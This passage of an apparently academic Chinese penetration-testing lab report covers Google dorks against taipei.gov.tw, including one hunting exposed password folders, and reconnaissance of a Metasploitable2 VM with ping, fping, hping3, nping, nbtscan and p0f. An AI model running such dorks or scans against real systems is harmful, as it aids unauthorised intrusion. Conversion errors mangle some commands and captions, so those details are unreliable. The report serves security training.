
圖三十六

2. site:taipei.gov.tw inurl:"index.php/user/password/" (搜尋該網域下特定的連結，利用「目錄遍歷漏洞」找尋是否有伺服器設定不當，外洩出 password 資料夾)(圖三十七)



圖三十七

3. site:taipei.gov.tw filetype:pdf (搜尋該網域下指定的檔案類型)(圖三十八)



圖三十八

C. 目標發現 (Target Discovery) (2 小題，共 20 分)

本測試在 Nat 網路下執行，metasploitable2 (10.0.1.5)作為目標對象，測試主機為 Kali Linux 2023(10.0.1.4)

```
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 22.198/22.926/24.730/1.063 ms
msfadmin@metasploitable:~$ ifconfig
-bash: ifconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:35:c9:29
          inet addr:10.0.1.5 Bcast:10.0.1.255 Mask:255.255.255.0
                     inetb addr: fe80::a00:27ff:fe35:c929/b4 Scope:Link
                     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                     RX packets:43 errors:0 dropped:0 overruns:0 frame:0
                     TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:1000
                     RX bytes:7365 (7.1 KB) TX bytes:7644 (7.4 KB)
                     Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                     UP LOOPBACK RUNNING MTU:16436 Metric:1
                     RX packets:91 errors:0 dropped:0 overruns:0 frame:0
                     TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:0
                     RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

圖三十九、目標主機- metasploitable2 的 IPv4 與 IPv6

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.1.4 netmask 255.255.255.0 broadcast 10.0.1.255
      inet6 fe80::2470:8b1:e7da:14d7 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
          RX packets 358 bytes 393511 (384.2 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 243 bytes 25031 (24.4 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 4 bytes 240 (240.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 4 bytes 240 (240.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

圖四十、測試主機-Kali Linux 2023 的 IPv4 與 IPv6


I. 目標主機識別 (Identifying the target machine)

► 首先使用 ping -c 10 10.0.1.5 嘗試對目標主機送出大小為 64 byte (其中 8byte 為 ICMP 的 header，剩下為 payload) 的 ICMP 封包，確認目標主機存在 (使用 IPv4)。可由 Wireshark 來觀察 ping 時的主機與目標網路封包狀態。由圖片可得知主機為 10.0.1.4、目標為 10.0.1.5，並由 10.0.1.4 發送 ICMP echo request 封包給 10.0.1.5。
(圖四十一)

c：發送 10 次 ICMP 封包

圖四十一

- 再使用 Ping6 -c fe80::a00:27ff:fe35:c929 -I eth0 查看目標主機的 IPv6 是否可用，其原理類似於 ping。
 c：發送 3 次 ICMPv6 封包
 I：指定使用的網卡



The screenshot shows two windows. The top window is Wireshark displaying network traffic. The bottom window is a terminal window on a Metasploitable host.

```


4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 22.198/22.926/24.730/1.063 ms
msfadmin@metasploitable:~$ ifconfig
-bash: ifconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:35:c9:29
          inet addr:10.0.1.5 Bcast:10.0.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe35:c929/64 Scope:Link
              brd fe80::ff00:27ff:fe35:c929
              RX packets:43 errors:0 dropped:0 overruns:0 frame:0
              TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:7365 (7.1 KB) TX bytes:7644 (7.4 KB)
              Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:91 errors:0 dropped:0 overruns:0 frame:0
              TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

圖四十二


- 假設我們已經探測至對方的區域網域內，接著使用 sudo arping -c 1 10.0.1.5，來獲取目標主機的 MAC address，得到該目標的 MAC 為 08:0027:35:c9:29。值得注意的，因為 arping 會用到 kernel 因此需要加上 sudo 來執行。



圖四十三、arping 的結果

也可發現 MAC address 的後六位與 IPv6 後六位數值相同。由此可得 IPv6 是基於 MAC address 所產生的且 MAC address 為獨一無二的，因此 IPv6 也為獨一無二的。

Arping 是利用 ARP 協定來進行封包的傳輸。因測試端要傳送封包至目標端時無法得知目標位置，因此會先以廣播(Broadcast)的方式先傳送 ff:ff:ff:ff:ff:ff 封包。之後目標端會回應含 MAC address 的封包，測試端就能從而下手。



圖四十四
ARP request 與
Broadcast(ff:ff:ff:ff:ff:ff)

圖四五五
ARP reply

►之後可利用 fping -g 10.0.1.0/24 同時 ping 多台主機，來探測 10.0.1 的網段主機，即 10.0.1.1~10.0.1.254。可發現該網段下有 5 台主機是存在的，而 10.0.1.0 代表該網段名稱，10.0.1.255 為廣播 IP，因而這兩個 IP 位址不會掃到。

```
(kali㉿kali)-[~]
$ fping -g 10.0.1.0/24
10.0.1.1 is alive
10.0.1.2 is alive
10.0.1.3 is alive
10.0.1.4 is alive
10.0.1.5 is alive
ICMP Host Unreachable from 10.0.1.4 for ICMP Echo sent to 10.0.1
.
ICMP Host Unreachable from 10.0.1.4 for ICMP Echo sent to 10.0.1
.
ICMP Host Unreachable from 10.0.1.4 for ICMP Echo sent to 10.0.1
.
ICMP Host Unreachable from 10.0.1.4 for ICMP Echo sent to 10.0.1
```

```


10.0.1.250 is unreachable
10.0.1.251 is unreachable
10.0.1.252 is unreachable
10.0.1.253 is unreachable
10.0.1.254 is unreachable

```

圖四十六

►再來我們將利用 hping3 來對目標主機進行安全檢測（防火牆規則測試）

sudo hping3 -I 10.0.1.5-c1。" -I" 使用 ICMP 協定，"-c1" 發送一次封包



圖四十七

```

# ifconfig eth0 10.0.1.4 up
[msfadmin] password for msfadmin:
# ping 10.0.1.4 (eth0 10.0.1.4) -c 1
PING 10.0.1.4 (with 10.0.1.4) 100 bytes sent, 0 bytes received, 0% packet loss
round-trip min/avg/max = 0.000/0.000/0.000 ms

# hping3 -I 10.0.1.4 -c 1
-- 10.0.1.4 being statistic
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.000/0.000/0.000 ms

# hping3 -I 10.0.1.4 -c 1
-- 10.0.1.4 being statistic
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.000/0.000/0.000 ms

# msfadmin@metasploitable:~$ sudo iptables -L
[sudo] password for msfadmin:
Chain INPUT (policy ACCEPT)
target     prot opt source          destination
Chain FORWARD (policy ACCEPT)
target     prot opt source          destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source          destination
msfadmin@metasploitable:~$ -j ACCEPT
-bash: -j: command not found
msfadmin@metasploitable:~$ sudo iptables -I INPUT -p tcp --dport 22 -j ACCEPT
iptables v1.3.8: invalid port/service '-j' specified
Try 'iptables -h' or 'iptables --help' for more information.
msfadmin@metasploitable:~$ sudo iptables -I INPUT -p tcp --dport 22 -j ACCEPT
msfadmin@metasploitable:~$ sudo iptables -A INPUT -j REJECT --reject-with icmp-host-prohibited
msfadmin@metasploitable:~$ 

```

圖四十八

```
(kali㉿kali)-[~]
└─$ sudo hping3 -1 10.0.1.5 -c 1
[sudo] password for kali:
HPING 10.0.1.5 (eth0 10.0.1.5): icmp mode set, 28 headers + 0 data bytes
ICMP Unreachable type=10 from ip=10.0.1.5 name=UNKNOWN

— 10.0.1.5 hping statistic —
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

圖四十九、架設防火牆之後的結果，我們可以看到目標主機沒有回應我們的 ping

```
RX packets:91 errors:0 dropped:0 overruns:0 frame:0
TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ sudo iptables -L
[sudo] password for msfadmin:
Chain INPUT (policy ACCEPT)
target     prot opt source          destination
Chain FORWARD (policy ACCEPT)
target     prot opt source          destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source          destination
msfadmin@metasploitable:~$ -j ACCEPT
-bash: -j: command not found
msfadmin@metasploitable:~$ sudo iptables -I INPUT -p tcp --dport  -j ACCEPT
iptables v1.3.8: invalid port/service '-j' specified
Try `iptables -h` or `iptables --help` for more information.
msfadmin@metasploitable:~$ sudo iptables -I INPUT -p tcp --dport 22 -j ACCEPT
msfadmin@metasploitable:~$ sudo iptables -A INPUT -j REJECT --reject-with icmp-host-prohibited
msfadmin@metasploitable:~$ sudo iptables -F
msfadmin@metasploitable:~$
```

```
(kali㉿kali)-[~]
└─$ sudo hping3 -1 10.0.1.5 -c 1 -S -p 22 -s 6060
HPING 10.0.1.5 (eth0 10.0.1.5): icmp mode set, 28 headers + 0 data bytes
len=46 ip=10.0.1.5 ttl=64 id=36888 icmp_seq=0 rtt=2.7 ms

— 10.0.1.5 hping statistic —
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 2.7/2.7/2.7 ms
```

圖五十、防火牆消除後恢復原狀

發送一個具有 SYN 標誌的 TCP 封包到目標端口 22。SYN 是 TCP 協議中的一個標誌，用於建立 TCP 連接的初始步驟。端口 22 通常用於 SSH (Secure Shell) 協議，用於遠程登錄和安全通信。(圖五十一)

```
(kali㉿kali)-[~]
└─$ sudo hping3 10.0.1.5 -c 1 -S -p 22 -s 6060
HPING 10.0.1.5 (eth0 10.0.1.5): S set, 40 headers + 0 data bytes
len=46 ip=10.0.1.5 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=58
40 rtt=12.2 ms

— 10.0.1.5 hping statistic —
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 12.2/12.2/12.2 ms
```

圖五十一

檢查 UDP 封包是否允許到達端口 22(圖五十二)

```
(kali㉿kali)-[~]
└─$ nping -c 1 10.0.1.5-8

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-10-31 1
2:14 EDT
SENT (0.0016s) Starting TCP Handshake > 10.0.1.5:80
RCVD (0.0021s) Handshake with 10.0.1.5:80 completed
SENT (1.0039s) Starting TCP Handshake > 10.0.1.6:80
SENT (2.0075s) Starting TCP Handshake > 10.0.1.7:80
SENT (3.0102s) Starting TCP Handshake > 10.0.1.8:80

Statistics for host 10.0.1.5:
| Probes Sent: 1 | Rcvd: 1 | Lost: 0 (0.00%)
|_ Max rtt: 0.531ms | Min rtt: 0.531ms | Avg rtt: 0.531ms
Statistics for host 10.0.1.6:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 10.0.1.7:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 10.0.1.8:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
TCP connection attempts: 4 | Successful connections: 1 | Failed:
3 (75.00%)
Nping done: 4 IP addresses pinged in 4.01 seconds
```

圖五十二

使用 nping 向目標機器發送 ICMP 回應請求(圖五十三)

```
(kali㉿kali)-[~]
└─$ sudo hping3 -2 10.0.1.5 -c 1 -S -p 22 -s 6060
HPING 10.0.1.5 (eth0 10.0.1.5): udp mode set, 28 headers + 0 dat
a bytes
ICMP Port Unreachable from ip=10.0.1.5 name=UNKNOWN
status=0 port=6060 seq=0

— 10.0.1.5 hping statistic —
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 20.9/20.9/20.9 ms
```

圖五十三

如果機器不回應 ICMP 回應請求封包，仍然可以透過向該機器的一個開放端口發送 TCP SYN 封包來確定它是否存活。(圖五十四)

```
(kali㉿kali)-[~]
$ sudo nping -tcp -c 1 -p 22 10.0.1.5

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-10-31 1
2:17 EDT
SENT (0.0134s) TCP 10.0.1.4:36841 > 10.0.1.5:22 S ttl=64 id=6506
0 iplen=40 seq=2263738870 win=1480
RCVD (0.0148s) TCP 10.0.1.5:22 > 10.0.1.4:36841 SA ttl=64 id=0 i
plen=44 seq=4047363325 win=5840 <mss 1460>

Max rtt: 1.294ms | Min rtt: 1.294ms | Avg rtt: 1.294ms
Raw packets sent: 1 (40B) | Rcvd: 1 (46B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 1.04 seconds
```

圖五十四

接著使用 alive6 方法 sudo atk6-alive6 -p eth0，搜尋本地 IPv6 網路上的活躍 IPv6 系統，假設 eth0 介面連接到 LAN。(圖五十五)

```
(kali㉿kali)-[~]
$ sudo atk6-alive6 -p eth0
Alive: fe80::a00:27ff:fe35:c929 [ICMP echo-reply]

Scanned 1 address and found 1 system alive

--- www.google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 5.809/6.804/7.546/0.732 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:35:c9:29
          inet addr:10.0.1.5 Bcast:10.0.1.255 Mask:255.255.255.0
         inet6 addr: fe80::a00:27ff:fe35:c929/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:45 errors:0 dropped:0 overruns:0 frame:0
            TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5805 (5.6 KB) TX bytes:8174 (7.9 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:101 errors:0 dropped:0 overruns:0 frame:0
            TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:23573 (23.0 KB) TX bytes:23573 (23.0 KB)

msfadmin@metasploitable:~$
```

圖五十五

最後，使用 nbtscan 來探查網段或指定 IP 下的 NetBIOS 資訊。而這工具常常用於探測 Window 環境。

Nbtscan 10.0.1.0/24(掃 10.0.1.0 的網段是否有主機有 NetBIOS 資訊(有開 UDP/137 port 的主機))(圖五十六)

```
(kali㉿kali)-[~]
$ nbtscan 10.0.1.0/24
Doing NBT name scan for addresses from 10.0.1.0/24

IP address      NetBIOS Name    Server     User      MAC address
-----          -----
10.0.1.5        METASPLOITABLE <server>  METASPLOITABLE  00:00:00:00:00:00
10.0.1.255      Sendto failed: Permission denied
```

圖五十六

► nbtscan -hv 10.0.1.5(探查目標主機的 NetBIOS 資訊)(圖五十七)

h：輸出人類較好閱讀的方式

v：詳細輸出

```
(kali㉿kali)-[~]
$ nbtscan -hv 10.0.1.5
Doing NBT name scan for addresses from 10.0.1.5

NetBIOS Name Table for Host 10.0.1.5:
Incomplete packet, 335 bytes long.
Name           Service       Type
-----          -----
METASPLOITABLE Workstation Service
METASPLOITABLE Messenger Service
METASPLOITABLE File Server Service
METASPLOITABLE Workstation Service
METASPLOITABLE Messenger Service
METASPLOITABLE File Server Service
_MSBROWSE_     Master Browser
WORKGROUP      Domain Name
WORKGROUP      Master Browser
WORKGROUP      Browser Service Elections
WORKGROUP      Domain Name
WORKGROUP      Master Browser
WORKGROUP      Browser Service Elections

Adapter address: 00:00:00:00:00:00
```

圖五十七

II. 作業系統識別 (OS fingerprinting)

在這測試階段，首先使用 p0f 以被動網路封包接收的方式來調查目標作業系統資訊(藉由相互傳輸的流量來分析主機的作業系統版本)。

使用 `sudo p0f -f/etc/p0f/p0f.fp -o p0f.log`

`f`: 讀取/etc/p0f/p0f.fp 路徑下的檔案，該檔案為作業系統可能版本分析規則

`o`: 輸出的檔案類型與名稱

由測試端(Kali Linux)10.0.1.4 以 SYN+ACK mode 方式與目標端 metasploitable2 傳輸所獲得的結果。分析目標主機(server=10.0.1.5)回傳的封包輸出結果能得知該作業系統版本落在 Linux 2.6.X。

```
-[ 10.0.1.4/49740 → 10.0.1.5/80 (syn+ack) ]-
| server      = 10.0.1.5/80
| os          = Linux 2.6.x
| dist        = 0
| params      = none
| raw_sig     = 4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df:0
|
|
```

圖五十八

再經過與目標主機的驗證(使用 `uname -a`)，可以發現目標主機 (metasploitable2) 的作業系統為 linux 2.6.24 的版本，符合 Kali Linux 下 p0f 所得到的版本推測 2.6.X。(圖五十九)

```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
